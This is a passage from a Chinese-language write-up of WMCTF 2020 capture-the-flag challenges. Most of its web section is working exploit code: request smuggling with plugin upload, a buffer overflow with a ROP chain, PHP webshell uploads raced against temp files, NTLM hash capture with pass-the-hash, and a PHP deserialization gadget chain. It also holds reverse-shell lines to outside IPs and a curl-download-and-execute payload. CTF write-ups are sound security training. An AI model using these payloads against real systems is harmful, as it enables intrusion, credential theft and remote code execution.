    b = a.split("md5(x + 'FLAG')[:6] == ")[1].split('&nbsp;')[0]
    return b

def brute_hash():
    h = get_hash()
    print("bruting hash: " +h)
    while True:
        nt = os.urandom(5)
        m = md5()
        m.update(nt + "FLAG")
        r = m.hexdigest()[:6]

        if r == h:
            print("found: " + nt)
            return nt

def reg():
    hs = brute_hash()
    burp0_url = "http://gogogo.wmctf1.wetolink.com:80/auth/register"
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:56.0) Gecko/20100101 Firefox/56.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-
Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip,
deflate", "Referer": "http://gogogo.wmctf1.wetolink.com/auth/register",
"Content-Type": "application/x-www-form-urlencoded", "Connection": "close",
"Upgrade-Insecure-Requests": "1"}
    burp0_data = {"uname": "admin\x00", "pwd": "admin123", "email":
"ccc@qq.com", "hsh": hs}
    print(requests.post(burp0_url, headers=burp0_headers,
data=burp0_data,cookies=cookies).text)

def login():
    hs = brute_hash()
    burp0_url = "http://gogogo.wmctf1.wetolink.com:80/auth/login"
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:56.0) Gecko/20100101 Firefox/56.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-
Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip,
deflate", "Referer": "http://gogogo.wmctf1.wetolink.com/auth/login", "Content-
Type": "application/x-www-form-urlencoded", "Connection": "close", "Upgrade-
Insecure-Requests": "1"}
    burp0_data = {"uname": "admin\x00", "pwd": "admin123", "hsh": hs}
    print(requests.post(burp0_url, headers=burp0_headers,
data=burp0_data,cookies=cookies).text)

url = "http://gogogo.wmctf1.wetolink.com/admin/invoke"
params = collections.OrderedDict([("plugin",
('base.so',open('plug.so','r').read().encode('hex')))])
res = requests.post('http://n1ctf.com', files=params)
body = res.request.body
boundary = res.request.headers['Content-Type']
package='''POST /admin/upload HTTP/1.1
Host: 127.0.0.1
Cookie: o={}
Content-Type: {}
Content-Length: {}
Cache-Control: no-cache

{}


GET /admin/reload HTTP/1.1
Host: 127.0.0.1
Cookie: o={}


GET /
HTTP/1.1'''.replace('\n','\r\n').format(cookies["o"],boundary,res.request.head
ers['Content-Length'] ,body,cookies["o"])

data = {
        'fn':'Req',
        'arg':'http://127.0.0.1/auth/login?a=1 HTTP/1.1\r\nHost:
127.0.0.1\r\n\r\n'+package
}
c = requests.post(url, cookies=cookies, data=data)
print(c.content)
```

base64

http://base.wmctf.wetolink.com/b64.php?filename=../../../../usr/lib/php/20170718/cfgoPHPExt_new.so

下载到一个go写的php扩展，实现了base64decode，简单测试存在有溢出

没法leak 因为php是fork的，爆破一下地址

```
from base64 import *
from pwn import *
import requests

tmp = '''
<?php
sleep(1);
$x = "{context}";
print_r(base64decode($x));
'''

url = 'http://base.wmctf.wetolink.com/b64.php'



# a = 'A'*100
# a = 'A'*132+p64(0xc000000000)+p32(0x100)
# a = a.ljust(164,'\x00')+'\x0a'
# tmp = tmp.format(context=b64encode(a)+'==')
# f = open("./poc.php","w")
# f.write(tmp)
# f.close()
# address = '\x1d\x5f\x82\x6e'
address = '\x1d'
for i in range(5):
    for j in range(256):
        try:
            tmp = address + chr(j)
            success(hex(u64(tmp.ljust(8,'\x00'))))
            a = 'A'*132+p64(0xc000000000)+p32(0x100)
            a = a.ljust(164,'\x00')+tmp
            text = b64encode(a)+'=='
            print text
            data = {
                'text':text
            }
            r = requests.post(url,data=data,timeout=2,proxies=
{'http':'http://127.0.0.1:8080'})
            if r.status_code == 200:
                if j == 0x3c and i == 0:
                    continue
                address = tmp
                break
                raw_input(">")
        except:
            continue
```

最后得到`0x7fd66e825f1d`

进行rop

```
from base64 import *
from pwn import *
import requests
url = 'http://base.wmctf.wetolink.com/b64.php'
'''
bash -i >& /dev/tcp/192.168.174.128/9090 0>&1
'''
tmp = '''
<?php
sleep(1);
$x = "{context}";
print_r(base64decode($x));
'''
base = 0x7fd66e730000
pop_rdi = base+0x000000000016126c
pop_rsi = base +0x0000000000172118
pop_rdx = base+ 0x00000000000acbc3
syscall = base +0x00000000000f9719
pop_rax = base+0x000000000009b2b9
pop_0  = base+0x0000000000171340
for i in range(4096):
  print  i
  mbase = 0xc000000000 +(i<<12)
  #a = ("/bin/bash\x00-c\x00bash -i >& /dev/tcp/81.68.151.131/9090 0>&1"+p64(0xc00007d8ac)+p64(0xc00007d8b6)+p64(0xc00007d8b9)).ljust(3*55-1,'\x00')+p64(pop_rax)+p64(34)+p64(syscall)
  a = ("/bin/bash\x00-c\x00bash -i >& /dev/tcp/81.68.151.131/9090 0>&1\x00\x00\x00\x00"+p64(mbase+0x8ac)+p64(mbase+0x8b6)+p64(mbase+0x8b9)).ljust(3*55-1,'\x00')+p64(pop_rdi)+p64(mbase+0x8ac)+p64(pop_0)+p64(0)*2+p64(pop_rsi)+p64(mbase+0x8e8)+p64(pop_rax)+p64(59)+p64(syscall)#+"/bin/bash\x00-c\x00bash -i >& /dev/tcp/127.0.0.1/9090 0>&1"
  tmp = tmp.format(context=b64encode(a)+'==')
  data = {
  'text':b64encode(a)+'=='
  }
  r = requests.post(url,data=data,timeout=2)
  print r.status_code
  print r.text
```

Make PHP Great Again 2.0

```
http://v2222.no_body_knows_php_better_than_me.glzjin.wmctf.wetolink.com/?
file=php://filter/convert.base64-
encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/p
roc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc
/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/se
lf/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/
root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/roo
t/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/p
roc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc
/self/cwd/flag.php
```

web_checkin2

```
POST /?
content=php://filter/write=string.strip_tags|zlib.inflate|%3F%3E%b3%b1%2f%c8%2
8%50%28%ae%2c%2e%49%cd%d5%50%89%77%77%0d%89%8e%8f%d5%b4%b6%b7%03%3C%3F/resourc
e=123.php HTTP/1.1
Host: web_checkin2.wmctf.wetolink.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0)
Gecko/20100101 Firefox/78.0§§
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Length: 187

------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"

<?php system('cat /flag');system('ls /');phpinfo();?>
------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"

<?php system('cat /flag');system('ls /');phpinfo();?>
------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"

<?php system('cat /flag');system('ls /');phpinfo();?>
------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"
```

```
<?php system('cat /flag');system('ls /');phpinfo();?>
------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"

<?php system('cat /flag');system('ls /');phpinfo();?>
------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"

<?php system('cat /flag');system('ls /');phpinfo();?>
------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"

<?php system('cat /flag');system('ls /');phpinfo();?>
------WebKitFormBoundary2rwkUEtFdqhGMHqV
```

条件竞争跑一下

```python
# -*- coding: utf-8 -*-

import requests
import string

charset = string.digits + string.letters

host = "web_checkin2.wmctf.wetolink.com"
port = 80
base_url = "http://%s:%d" % (host, port)


def brute_force_tmp_files():
    for i in charset:
        for j in charset:
            for k in charset:
                for l in charset:
                    for m in charset:
                        for n in charset:
                            filename = i + j + k + l + m + n
                            url = "%s/index.php?content=/tmp/php%s" % (
                                base_url, filename)
                            print url
                            try:
                                response = requests.get(url)
                                if 'phpinfo' in response.content or 'WMCTF' in
response.content:
                                    print(response.content)
                                    with open("/tmp/flag.txt","a+") as f:
                                        f.write(response.content)
                                    print "[+] Include success!"
                                    return True
                            except Exception as e:
                                print e
    return False


def main():
    brute_force_tmp_files()


if __name__ == "__main__":
    main()
```

http://web_checkin2.wmctf.wetolink.com/?content=/fffffllllllllaaaaaggggggg_as89c79as8

SimpleAuth

```
>> try to request url...<br>
<br />
<b>Warning</b>:  curl_setopt(): Curl option contains invalid characters (\0)
in <b>C:\phpstudy_pro\WWW\index.php</b> on line <b>4</b><br />
>> nothing.<br>
```

捕获NetNtlmv1 hash操作如下

```
Responder.py -I eth0 --lm
```

```
sqluser::172_17_0_5:003BD64A68125E39500407807B3DAC62159D8306921AE676:003BD64A6
8125E39500407807B3DAC62159D8306921AE676:1122334455667788
```


最终跑彩虹表得到sqluser ntlm hash 9e8b5692b2507c3b917cf60a63b12bc3

使用mimikatz pth之后使用微软自家的SSMS或者impacket中的mssqlclient.py 即可

```
python mssqlclient.py 172_17_0_5/sqluser@81.68.165.123  -hashes
9e8b5692b2507c3b917cf60a63b12bc3:9e8b5692b2507c3b917cf60a63b12bc3 -windows-
auth
```

webweb

https://github.com/bcosca/fatfree



```
POST / HTTP/1.1
Host: webweb.wmctf.wetolink.com
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36$$
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=smilesmile
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Length: 3012

------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa
[r>call_user_func]
popen=curl https://shell.now.sh/[redacted]:8012>/tmp/123;chmod 777 /tmp/123; /tmp/123;
1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa
1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa
1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa
1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa
------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"

1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa
1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa
1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa
1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa123123131
2123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa1231231312123sdasa
```

```php
<?php

namespace {
    class Auth {
        const
        E_LDAP='LDAP connection failure',
        E_SMTP='SMTP connection failure';
    //@}

    protected
        //! Auth storage
        $storage='1',
        //! Mapper object
        $mapper='1',
        //! Storage options
        $args='1',
        //! Custom compare function
        $func='1';
    public $events=[];
    public function __construct(){
        //$this->events['disconnect'] = 'F3::AGENT->';
        $this->events['disconnect'] = 'F3::config';
    }
    }
}

namespace CLI{
class WS {

    const
        //! UUID magic string
        Magic='258EAFA5-E914-47DA-95CA-C5AB0DC85B11',
        //! Max packet size
        Packet=65536;
    //@{ Mask bits for first byte of header
    const
        Text=0x01,
        Binary=0x02,
        Close=0x08,
        Ping=0x09,
        Pong=0x0a,
        OpCode=0x0f,
        Finale=0x80;
    //@}

    //@{ Mask bits for second byte of header
    const
        Length=0x7f;
    //@}

    protected
        $addr,
        $ctx,
        $wait,
        $sockets,
        $protocol,
        $agents=[];
    public $events=[];

    function __construct() {
        $this->events['disconnect']='var_dump';
    }
    function setaddr($a){
        $this->addr = $a;
    }

}
class Agent {
    public $a;
    public $b;
    protected
        $server,
        $id=1,
        $socket='1',
        $flag='1',
        $verb='1',
        $uri='1',
        $headers='1';
    public function  __construct($ws){
        $this->a = '/tmp/sess_smilesmile';
        $this->b = 456;
        $this->server = $ws;
    }
}

$WS = new WS();
$Auth = new \Auth();
$Agent = new Agent($Auth);
$WS->setaddr($Agent);
echo urlencode(serialize($WS));
}
```

条件竞争一下即可

web_checkin

http://web_checkin.wmctf.wetolink.com/?content=/flag

Misc

Music_game

声音控制即可

XMAN_Happy_birthday!

一个压缩包，首先要取反。

然后提取了就是flag

Performance_artist

EMNIST手写字符集识别，先根据CRC修一下图片高度，正确值应该为644。

复用一下去年defcon final ai题的脚本，把数据集转成图片，根据手工猜测的结果修正一下即可。

```
from PIL import Image
import os
im = Image.open('attachment.png')
charset1 = '0123456789'
charset2 = 'ABCDEF'

dataset1 = 'training'
dataset2 = 'emnist-byclass'

def check(row,col, candidate):
    tmp = im.crop((28*col,28*row,28*col+28,28*row+28))
    if candidate in charset1:
        for fname in os.listdir(f'pngs/{dataset1}/{candidate}'):
            t = Image.open(f'pngs/{dataset1}/{candidate}/{fname}')
            if t.tobytes() == tmp.tobytes():
                return True
        return False
    elif candidate in charset2:
        for fname in os.listdir(f'pngs/{dataset2}/{candidate}'):
            t = Image.open(f'pngs/{dataset2}/{candidate}/{fname}')
            if t.tobytes() == tmp.tobytes():
                return True
        return False

guess = '''504B0304140000000800DB93C55086A3
9007D8000000DF01000008000000666C
61672E74787475504B0E823010DD9370
8771DDCCB0270D5BBD0371815A9148AC
6951C2ED9D271F89C62E2693D7F76BB7
DE9FC80D2E6E68E782A326D2E01F81CE
6D55E76972E9BA7BCCB3ACEF7B89F7B6
E90EA16A6EE2439D45179ECDD1C5CCFB
6B9AE489C1218C92B898779D765FCCBB
58CC920B6662C5F91749931132258F32
BBA7C288C5AE1031331A6608409DAC41
9F7724143412907814AB7A9221D6B8DE
D0D25AEC8A634929025C46A33FE5A1D3
1679100323B1ABEE4A7A0708413A19E1
7718165F5D3E73D577798E36D5144B66
315AAE315078F5E51A292469F402504B
01021F00140000000800DB93C55086A3
9007D8000000DF010000080024000000
000000002000000000000000666C6167
2E7478740A0020000000000000001001800
4A0A9A64243BD601F9D8AB392436D601
2D00CA13223BD601504B050600000000
010001005A000000FE0000000000000'''

for row, line in enumerate(guess.splitlines()):
    for col, val in enumerate(line):
        if not check(row, col, val):
            print(row, col, val)
row = 20
col = 27
tmp = im.crop((28*col,28*row,28*col+28,28*row+28))
tmp.show()
print(check(row,col,'B'))
```

然后用给的网站brainfuck to text拿到flag。

sign-in

welcome to WMCTF2020,here is your flag: https://t.me/WMCTF

Dalabengba

Part1：

空中神殿：


几面镜子?

大小写以及数字组成


组成的字符串可读

根据几个人走的路径手动画一下

Part2：



看到part2图片左上角，猜测为盲水印，魔改一下github上面的https://github.com/MidoriYakumo/FdSig项目，得到下图（手动画一下Aztec code 解码即可。



https://manateeworks.com/free-barcode-scanner

Part3：

‘5465162526f5f653f5562704f5570395’ "镜像"一下可以解得Y0u_@re_5o_bRaVE，用这个作为密钥可以解出s3cr3t.crypto，接触之后发现文件是由0x9,0x20组成的，并且每一行的长度都是8的倍数，所以猜测0x9,0x20其实代表二进制的0,1，直接解发现不对，但是将二进制反序一下之后就可以解出可见字符，再反序一下发现里面有第三部分的flag

Music_game_2

经过测试发现使用librosa的mfcc_to_audio函数将mfcc特征还原到wav时就会导致np.mean(np.abs(mfcc1-mfcc2))达到2左右，因此直接在MFCC上进行攻击再还原到wav上面效果并不好，L1-norm也偏高。

经过测试发现模型训练的并不好，可以进行端到端黑盒攻击。对于每一种目标分类，可以对MFCC特征中每个点进行遍历，对每个点+200后还原为wav，传给模型进行检测，求出让目标分类分数增加最多的一对下标。拿到下标后再对相应下标增加的数值进行遍历，找到能使得目标分类置信度大于0.9且np.mean(np.abs(mfcc1-mfcc2))小于4的值即可。

生成四个分类的对抗样本后，写个python脚本上传wav即可。

部分脚本：

寻找下标：

```
for i in range(20):
    for j in range(30):
        print('='*50)
        print(i, j)
        y, sr = librosa.load(path,sr=None)
        mfccs = get_wav_mfcc(path)
        mfccs = mfccs.T
        mfccs[i][j] += 200
        wav = librosa.feature.inverse.mfcc_to_audio(mfccs, sr=sr)
        fname = f'test_{i}_{j}.wav'
        sf.write(fname, wav, sr)
        mfcc1 = get_wav_mfcc(fname)

        print(np.mean(np.abs(mfcc1-mfcc2)))

        ret=model.predict(mfcc1.reshape(1,30,20))
        if ret[0][3] > max_score:
            max_score = ret[0][3]
            print(ret)
            print(ret.max(),ret.argmax())
```

生成对抗样本：

```
for delta in range(200,400):
    print('='*50)
    y, sr = librosa.load(path,sr=None)
    mfccs = get_wav_mfcc(path)
    mfccs = mfccs.T
    # print(mfccs[15][11])
    # print(mfccs[4][20])
    # print(mfccs[2][16])
    mfccs[1][11] += delta
    # mfccs[4][20] += 200
    # mfccs[2][16] += 100
    # print(mfccs[1])
    wav = librosa.feature.inverse.mfcc_to_audio(mfccs, sr=sr)
    fname = f'test.wav'
    sf.write(fname, wav, sr)
    mfcc1 = get_wav_mfcc(fname)
    # print((mfcc1-mfcc2).argmax())
    diff = np.mean(np.abs(mfcc1-mfcc2))
    print(diff)
    ret=model.predict(mfcc1.reshape(1,30,20))
    print(ret)
    print(ret.max(),ret.argmax())
    if ret[0][3] > 0.9 and diff <4:
        break
        max_score = ret[0][3]
```

上传对抗样本：

```
import requests
url = 'https://game2.wmctf.wetolink.com:4432/'
